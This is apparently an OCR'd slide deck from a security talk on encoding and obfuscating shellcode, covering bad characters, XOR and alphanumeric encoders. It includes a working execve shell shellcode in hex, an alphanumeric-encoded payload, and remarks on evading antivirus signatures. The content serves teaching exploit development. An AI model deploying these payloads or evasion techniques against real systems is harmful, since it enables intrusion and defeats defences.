

50 Shades of
Shellcode Encoding
(and other shellcoding topics)

- What *is* shellcode
- The need for en(coding|crypting)
  - Encryption vs Encoding
  - Bad char avoidance
  - Encoding Comparisons
  - Obfuscation & concealment
- en(coding|crypting) flavors, methods, and concepts
  - XOR
  - alpha
  - Encoding in advance
  - Decoder stub
  - Position Independent Code

- JMP/CALL/POP example
- polymorphism: bit shifting
- polymorphism: mini math example
- polymorphism: random loops
- polymorphism: Junk insertion/ removal
- polymorphism: Alternate instructions
- Carving
- ROP
- Tools: msfvenom (alpha_numeric)
- Tools: Mona

About: Me

- Ag (class of 09)
- CommO (MOS: 0602) MACS4 / 1MAW
- Network Engineer
- Security Engineer

@CaptBoykin

What *is* shellcode?

- Assembly operation codes
- …arranged to accomplish a task (typically a shell/access)
- …which frequently appear hexadecimally formatted and escaped
- …tailored for a given architecture (Intel, MIPS, etc)
- …and sometimes encoded or encrypted

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89
\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80
```

The need for en(coding|crypting)

The need for en(coding|crypting): Encryption vs Encoding

- Similar results, but different methods and purposes
- Encoding: Transforming data for compatibility purposes. While this can obfuscate to some degree and easier to implement, that's never it's primary purpose and it's inferior to encrypting.
- Encrypting: Transforming data for confidentiality purposes. This offers superior obfuscation of the original purpose of the data at the expense of having to implement a decrypting mechanism

The need for en(coding|crypting): Encryption vs Encoding

"Encoding is for maintaining data usability and can be reversed by employing the same algorithm that encoded the content, i.e. no key is used.

"Encryption is for maintaining data confidentiality and requires the use of a key (kept secret) in order to return to plaintext."

https://danielmiessler.com/study/encoding-encryption-hashing-obfuscation/#:~:text=Encoding%20is%20for%20maintaining%20data,order%20to%20return%20to%20plaintext

The need for en(coding|crypting): Bad character avoidance

- A frequent use for en(coding|crypting) involves substituting incompatible bytes and operations for valid ones.
- Many times, encoding automatically occurs within the application, which can butcher whatever is sent, or is sensitive to string termination chars.

```
\x00\x0A\x0D -> bad news for strings
"AAAA" -> \x00\x41\x00\x41\x00\x41\x00\x41
\xEF -> \xC3\xAF
```

The need for en(coding|crypting): comparisons

(for the next few slides…)

["00","01", "02", "03"...

Valid: [“00","01",

Additional char appended: [“00","01",

Original char replaced or cause string termination (and/or additional char appended also): [“00","01",

The need for en(coding|crypting): byte range (memcpy())

```
[“00","01", "02", "03", "04", "05", "06", "07", "08", "09", "0a", "0b",
"0c", "0d", "0e", "0f", "10", "11","12", "13”,"14", "15", "16", "17",
"18", "19", "1a", "1b", "1c", "1d", "1e", "1f", "20", "21", "22", "23",
"24","25", "26", "27", "28", "29", "2a", "2b", "2c", "2d", "2e", "2f",
"30", "31”, "32”, "33”, "34”, "35”, "36”, "37”,"38", "39", "3a", "3b",
"3c", "3d", "3e", "3f", "40", "41", "42", "43", "44”, "45”, "46”, "47”,
"48", "49", "4a","4b", "4c", "4d", "4e", "4f", "50", "51", "52", "53",
"54", "55", "56", "57”, "58”, "59”, "5a”, "5b”, "5c”, "5d”,"5e", "5f",
"60", "61", "62", "63", "64", "65", "66", "67", "68", "69", "6a”, "6b”,
"6c", "6d", "6e", "6f", "70","71", "72", "73", "74", "75", "76", "77",
"78", "79", "7a", "7b", "7c", "7d", "7e", "7f", "80", "81", "82",
"83","84", "85", "86", "87", "88", "89", "8a", "8b", "8c", "8d", "8e",
"8f", "90”, "91”, "92”, "93”, "94”, "95”, "96”,"97", "98", "99", "9a",
"9b", "9c", "9d", "9e", "9f", "a0", "a1", "a2", "a3”, "a4”, "a5”, "a6”,
"a7", "a8", "a9","aa", "ab", "ac", "ad", "ae", "af", "b0", "b1", "b2",
"b3", "b4", "b5", "b6”, "b7”, "b8”, "b9”, "ba”, "bb”, "bc”,"bd", "be",
"bf", "c0", "c1", "c2", "c3", "c4", "c5", "c6", "c7", "c8", "c9”, "ca”,
"cb", "cc", "cd", "ce", "cf","d0", "d1", "d2", "d3", "d4", "d5", "d6",
"d7", "d8", "d9", "da", "db", "dc”, "dd”, "de”, "df”, "e0”, "e1”,
"e2","e3", "e4", "e5", "e6", "e7", "e8", "e9", "ea", "eb", "ec", "ed",
"ee", "ef”, "f0”, "f1”, "f2”, "f3”, "f4”, "f5”,"f6", "f7", "f8", "f9",
"fa", "fb", "fc", "fd", "fe", "ff"]
```

The need for en(coding|crypting): byte range (strcpy(), strncpy(), etc)

```
[“00","01", "02", "03", "04", "05", "06", "07", "08", "09", "0a", "0b",
"0c", "0d", "0e", "0f", "10", "11","12", "13”,"14", "15", "16", "17",
"18", "19", "1a", "1b", "1c", "1d", "1e”, "1f”, "20", "21", "22", "23",
"24","25", "26", "27", "28", "29", "2a”, "2b", "2c", "2d", "2e", "2f",
"30", "31”, "32”, "33”, "34”, "35”, "36”, "37”,"38", "39", "3a", "3b",
"3c", "3d", "3e", "3f", "40", "41", "42", "43", "44”, "45”, "46”, "47”,
"48", "49", "4a","4b", "4c", "4d", "4e", "4f", "50", "51", "52", "53",
"54", "55", "56", "57”, "58”, "59”, "5a”, "5b”, "5c”, "5d”,"5e", "5f",
"60", "61", "62", "63", "64", "65", "66", "67", "68", "69", "6a”, "6b”,
"6c", "6d", "6e", "6f", "70","71", "72", "73", "74", "75", "76", "77",
"78", "79", "7a", "7b", "7c", "7d”, "7e”, "7f”, "80”, "81”, "82”,
"83","84", "85", "86", "87", "88", "89", "8a", "8b", "8c", "8d", "8e",
"8f", "90”, "91”, "92”, "93”, "94”, "95”, "96”,"97", "98", "99", "9a",
"9b", "9c", "9d", "9e", "9f", "a0", "a1", "a2", "a3”, "a4”, "a5”, "a6”,
"a7", "a8", "a9","aa", "ab", "ac", "ad", "ae", "af", "b0", "b1", "b2",
"b3", "b4", "b5", "b6”, "b7”, "b8”, "b9”, "ba”, "bb”, "bc”,"bd", "be",
"bf", "c0", "c1", "c2", "c3", "c4", "c5", "c6", "c7", "c8", "c9”, "ca”,
"cb", "cc", "cd", "ce", "cf","d0", "d1", "d2", "d3", "d4", "d5", "d6",
"d7", "d8", "d9", "da", "db", "dc”, "dd”, "de”, "df”, "e0”, "e1”,
"e2","e3", "e4", "e5", "e6", "e7", "e8", "e9", "ea", "eb", "ec", "ed",
"ee", "ef”, "f0”, "f1”, "f2”, "f3”, "f4”, "f5”,"f6", "f7", "f8", "f9",
"fa", "fb", "fc", "fd", "fe", "ff"]
```

The need for en(coding|crypting): byte range (Unicode-ANSI)

```
[“00","01", "02", "03", "04", "05", "06", "07", "08", "09", "0a", "0b",
"0c", "0d", "0e", "0f", "10", "11","12", "13", "14", "15", "16", "17",
"18", "19", "1a", "1b", "1c", "1d", "1e", "1f", "20", "21", "22", "23",
"24","25", "26", "27", "28", "29", "2a", "2b", "2c", "2d", "2e", "2f",
"30", "31", "32", "33", "34", "35", "36", "37", "38", "39", "3a", "3b",
"3c", "3d", "3e", "3f", "40", "41", "42", "43", "44", "45", "46", "47",
"48", "49", "4a","4b", "4c", "4d", "4e", "4f", "50", "51", "52", "53",
"54", "55", "56", "57", "58", "59", "5a", "5b", "5c", "5d", "5e", "5f",
"60", "61", "62", "63", "64", "65", "66", "67", "68", "69", "6a", "6b",
"6c", "6d", "6e", "6f", "70","71", "72", "73", "74", "75", "76", "77",
"78", "79", "7a", "7b", "7c", "7d", "7e", "7f", "80", "81", "82",
"83","84", "85", "86", "87", "88", "89", "8a", "8b", "8c", "8d", "8e",
"8f", "90", "91", "92", "93", "94", "95", "96","97", "98", "99", "9a",
"9b", "9c", "9d", "9e", "9f", "a0", "a1", "a2", "a3", "a4", "a5", "a6",
"a7", "a8", "a9","aa", "ab", "ac", "ad", "ae", "af", "b0", "b1", "b2",
"b3", "b4", "b5", "b6", "b7", "b8", "b9", "ba", "bb", "bc","bd", "be",
"bf", "c0", "c1", "c2", "c3", "c4", "c5", "c6", "c7", "c8", "c9", "ca",
"cb", "cc", "cd", "ce", "cf","d0", "d1", "d2", "d3", "d4", "d5", "d6",
"d7", "d8", "d9", "da", "db", "dc", "dd", "de", "df", "e0", "e1",
"e2","e3", "e4", "e5", "e6", "e7", "e8", "e9", "ea", "eb", "ec", "ed",
"ee", "ef", "f0", "f1", "f2", "f3", "f4", "f5","f6", "f7", "f8", "f9",
"fa", "fb", "fc", "fd", "fe", "ff"]
```

The need for en(coding|crypting): byte range (Unicode-OEM)

```
[“00","01", "02", "03", "04", "05", "06", "07", "08", "09", "0a", "0b",
"0c", "0d", "0e", "0f", "10", "11","12", "13", "14", "15", "16", "17",
"18", "19", "1a", "1b", "1c", "1d", "1e", "1f", "20", "21", "22", "23",
"24","25", "26", "27", "28", "29", "2a", "2b", "2c", "2d", "2e", "2f",
"30", "31", "32", "33", "34", "35", "36", "37", "38", "39", "3a", "3b",
"3c", "3d", "3e", "3f", "40", "41", "42", "43", "44", "45", "46", "47",
"48", "49", "4a","4b", "4c", "4d", "4e", "4f", "50", "51", "52", "53",
"54", "55", "56", "57", "58", "59", "5a", "5b", "5c", "5d", "5e", "5f",
"60", "61", "62", "63", "64", "65", "66", "67", "68", "69", "6a", "6b",
"6c", "6d", "6e", "6f", "70","71", "72", "73", "74", "75", "76", "77",
"78", "79", "7a", "7b", "7c", "7d", "7e", "7f", "80", "81", "82",
"83","84", "85", "86", "87", "88", "89", "8a", "8b", "8c", "8d", "8e",
"8f", "90", "91", "92", "93", "94", "95", "96", "97", "98", "99", "9a",
"9b", "9c", "9d", "9e", "9f", "a0", "a1", "a2", "a3", "a4", "a5", "a6",
"a7", "a8", "a9","aa", "ab", "ac", "ad", "ae", "af", "b0", "b1", "b2",
"b3", "b4", "b5", "b6", "b7", "b8", "b9", "ba", "bb", "bc","bd", "be",
"bf", "c0", "c1", "c2", "c3", "c4", "c5", "c6", "c7", "c8", "c9", "ca",
"cb", "cc", "cd", "ce", "cf","d0", "d1", "d2", "d3", "d4", "d5", "d6",
"d7", "d8", "d9", "da", "db", "dc", "dd", "de", "df", "e0", "e1",
"e2","e3", "e4", "e5", "e6", "e7", "e8", "e9", "ea", "eb", "ec", "ed",
"ee", "ef", "f0", "f1", "f2", "f3", "f4", "f5","f6", "f7", "f8", "f9",
"fa", "fb", "fc", "fd", "fe", "ff"]
```

The need for en(coding|crypting): byte range (Unicode-UTF7)

```
[“00","01", "02", "03", "04", "05", "06", "07", "08", "09", "0a", "0b",
"0c", "0d", "0e", "0f", "10", "11","12", "13", "14", "15", "16", "17",
"18", "19", "1a", "1b", "1c", "1d", "1e", "1f", "20", "21", "22", "23",
"24","25", "26", "27", "28", "29", "2a", "2b", "2c", "2d", "2e", "2f",
"30", "31", "32", "33", "34", "35", "36", "37", "38", "39", "3a", "3b",
"3c", "3d", "3e", "3f", "40", "41", "42", "43", "44", "45", "46", "47",
"48", "49", "4a","4b", "4c", "4d", "4e", "4f", "50", "51", "52", "53",
"54", "55", "56", "57", "58", "59", "5a", "5b", "5c", "5d", "5e", "5f",
"60", "61", "62", "63", "64", "65", "66", "67", "68", "69", "6a", "6b",
"6c", "6d", "6e", "6f", "70","71", "72", "73", "74", "75", "76", "77",
"78", "79", "7a", "7b", "7c", "7d", "7e", "7f", "80", "81", "82",
"83","84", "85", "86", "87", "88", "89", "8a", "8b", "8c", "8d", "8e",
"8f", "90", "91", "92", "93", "94", "95", "96","97", "98", "99", "9a",
"9b", "9c", "9d", "9e", "9f", "a0", "a1", "a2", "a3", "a4", "a5", "a6",
"a7", "a8", "a9","aa", "ab", "ac", "ad", "ae", "af", "b0", "b1", "b2",
"b3", "b4", "b5", "b6", "b7", "b8", "b9", "ba", "bb", "bc","bd", "be",
"bf", "c0", "c1", "c2", "c3", "c4", "c5", "c6", "c7", "c8", "c9", "ca",
"cb", "cc", "cd", "ce", "cf","d0", "d1", "d2", "d3", "d4", "d5", "d6",
"d7", "d8", "d9", "da", "db", "dc", "dd", "de", "df", "e0", "e1",
"e2","e3", "e4", "e5", "e6", "e7", "e8", "e9", "ea", "eb", "ec", "ed",
"ee", "ef", "f0", "f1", "f2", "f3", "f4", "f5","f6", "f7", "f8", "f9",
"fa", "fb", "fc", "fd", "fe", "ff"]
```

The need for en(coding|crypting): byte range (Unicode-UTF8)

```
[“00","01", "02", "03", "04", "05", "06", "07", "08", "09", "0a", "0b",
"0c", "0d", "0e", "0f", "10", "11","12", "13", "14", "15", "16", "17",
"18", "19", "1a", "1b", "1c", "1d", "1e", "1f", "20", "21", "22", "23",
"24","25", "26", "27", "28", "29", "2a", "2b", "2c", "2d", "2e", "2f",
"30", "31", "32", "33", "34", "35", "36", "37", "38", "39", "3a", "3b",
"3c", "3d", "3e", "3f", "40", "41", "42", "43", "44", "45", "46", "47",
"48", "49", "4a","4b", "4c", "4d", "4e", "4f", "50", "51", "52", "53",
"54", "55", "56", "57", "58", "59", "5a", "5b", "5c", "5d", "5e", "5f",
"60", "61", "62", "63", "64", "65", "66", "67", "68", "69", "6a", "6b",
"6c", "6d", "6e", "6f", "70","71", "72", "73", "74", "75", "76", "77",
"78", "79", "7a", "7b", "7c", "7d", "7e", "7f", "80", "81", "82",
"83","84", "85", "86", "87", "88", "89", "8a", "8b", "8c", "8d", "8e",
"8f", "90", "91", "92", "93", "94", "95", "96", "97", "98", "99", "9a",
"9b", "9c", "9d", "9e", "9f", "a0", "a1", "a2", "a3", "a4", "a5", "a6",
"a7", "a8", "a9","aa", "ab", "ac", "ad", "ae", "af", "b0", "b1", "b2",
"b3", "b4", "b5", "b6", "b7", "b8", "b9", "ba", "bb", "bc","bd", "be",
"bf", "c0", "c1", "c2", "c3", "c4", "c5", "c6", "c7", "c8", "c9", "ca",
"cb", "cc", "cd", "ce", "cf","d0", "d1", "d2", "d3", "d4", "d5", "d6",
"d7", "d8", "d9", "da", "db", "dc", "dd", "de", "df", "e0", "e1",
"e2","e3", "e4", "e5", "e6", "e7", "e8", "e9", "ea", "eb", "ec", "ed",
"ee", "ef", "f0", "f1", "f2", "f3", "f4", "f5","f6", "f7", "f8", "f9",
"fa", "fb", "fc", "fd", "fe", "ff"]
```

The need for en(coding|crypting): byte range (alphanumeric)

```
[“00","01", "02", "03", "04", "05", "06", "07", "08", "09", "0a", "0b",
"0c", "0d", "0e", "0f", "10", "11","12", "13", "14", "15", "16", "17",
"18", "19", "1a", "1b", "1c", "1d", "1e", "1f", "20", "21", "22", "23",
"24","25", "26", "27", "28", "29", "2a", "2b", "2c", "2d", "2e", "2f",
"30", "31", "32", "33", "34", "35", "36", "37", "38", "39", "3a", "3b",
"3c", "3d", "3e", "3f", "40", "41", "42", "43", "44", "45", "46", "47",
"48", "49", "4a","4b", "4c", "4d", "4e", "4f", "50", "51", "52", "53",
"54", "55", "56", "57", "58", "59", "5a", "5b", "5c", "5d","5e", "5f",
"60", "61", "62", "63", "64", "65", "66", "67", "68", "69", "6a", "6b",
"6c", "6d", "6e", "6f", "70","71", "72", "73", "74", "75", "76", "77",
"78", "79", "7a", "7b", "7c", "7d", "7e", "7f", "80", "81", "82",
"83","84", "85", "86", "87", "88", "89", "8a", "8b", "8c", "8d", "8e",
"8f", "90", "91", "92", "93", "94", "95", "96","97", "98", "99", "9a",
"9b", "9c", "9d", "9e", "9f", "a0", "a1", "a2", "a3", "a4", "a5", "a6",
"a7", "a8", "a9","aa", "ab", "ac", "ad", "ae", "af", "b0", "b1", "b2",
"b3", "b4", "b5", "b6", "b7", "b8", "b9", "ba", "bb", "bc","bd", "be",
"bf", "c0", "c1", "c2", "c3", "c4", "c5", "c6", "c7", "c8", "c9", "ca",
"cb", "cc", "cd", "ce", "cf","d0", "d1", "d2", "d3", "d4", "d5", "d6",
"d7", "d8", "d9", "da", "db", "dc", "dd", "de", "df", "e0", "e1",
"e2","e3", "e4", "e5", "e6", "e7", "e8", "e9", "ea", "eb", "ec", "ed",
"ee", "ef", "f0", "f1", "f2", "f3", "f4", "f5","f6", "f7", "f8", "f9",
"fa", "fb", "fc", "fd", "fe", "ff"]
```

The need for en(coding|crypting): Obfuscation & concealment


- Misc factors:
  - Often evading a human or device become necessary
  - Key based ciphers offer resiliency to being defeated by AV due to computational costs
  - Signatures will pickup on all the copy pasta decoder stub approaches and out-of-the-box decoders that are oftentimes used

References and neat links

- Writing UTF-8 compatible shellcodes
  - http://phrack.org/issues/62/9.html
- Practical Win32 and UNICODE exploitation
  - https://www.blackhat.com/presentations/win-usa-04/bh-win-04-fx.pdf
- Exploit writing tutorial part 7 : Unicode – from 0x00410041 to calc
  - https://www.corelan.be/index.php/2009/11/06/exploit-writing-tutorial-part-7-unicode-from-0x00410041-to-calc/


en(coding|crypting) & shellcoding

methods



flavors

concepts



en(coding|crypting) concepts:
XOR

- ***XOR instruction:*** *"The XOR instruction implements the bitwise XOR operation. The XOR operation sets the resultant bit to 1, if and only if the bits from the operands are different. If the bits from the operands are same (both 0 or both 1), the resultant bit is cleared to 0.*
  - https://www.tutorialspoint.com/assembly_programming/assembly_logical_instructions.htm
- **XOR: Applying an additive cipher principle to obfuscate and alter data using a designated value as a key**
  - **A ^ 0 = A**
  - **A ^ A = 0**
  - **A ^ B = C**
  - **C ^ B = A**

en(coding|crypting) concepts:

- Position Independent Code
  - A main shellcode payload (body) that can be used anywhere
  - Statically encoding addresses is generally infeasible
  - JMP/CALL/POP is a common example (coming up)
  - GCC compiler emits PIC

en(coding|crypting) concepts:
XOR

- XOR operation is frequently used in other encoding schemes.
- What does this mean?
  - We have a means to zero a register
  - We can swap data between register
  - We can obfuscate data
  - It's alphanumeric safe! :)

en(coding|crypting) concepts: alpha

- Alphanumeric
  - Means restricting characters with within [a-zA-Z0-9] with a number of other formatting / special chars
  - Frequently utilizes at least one XOR operation also

YIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIYlzHOrgpwpEPa
pLIheeaIPrDLKRp00NkV26lnkCbUDlK0r4OMg0JtfEaKONLWLe1aldBTlWPo1hOV
mFa8GZBJRsbRwLKPRVplKqZ7LnkRlB1CHhc2hS1Jq3alKf9Q0GqICnkG97hhcfZa
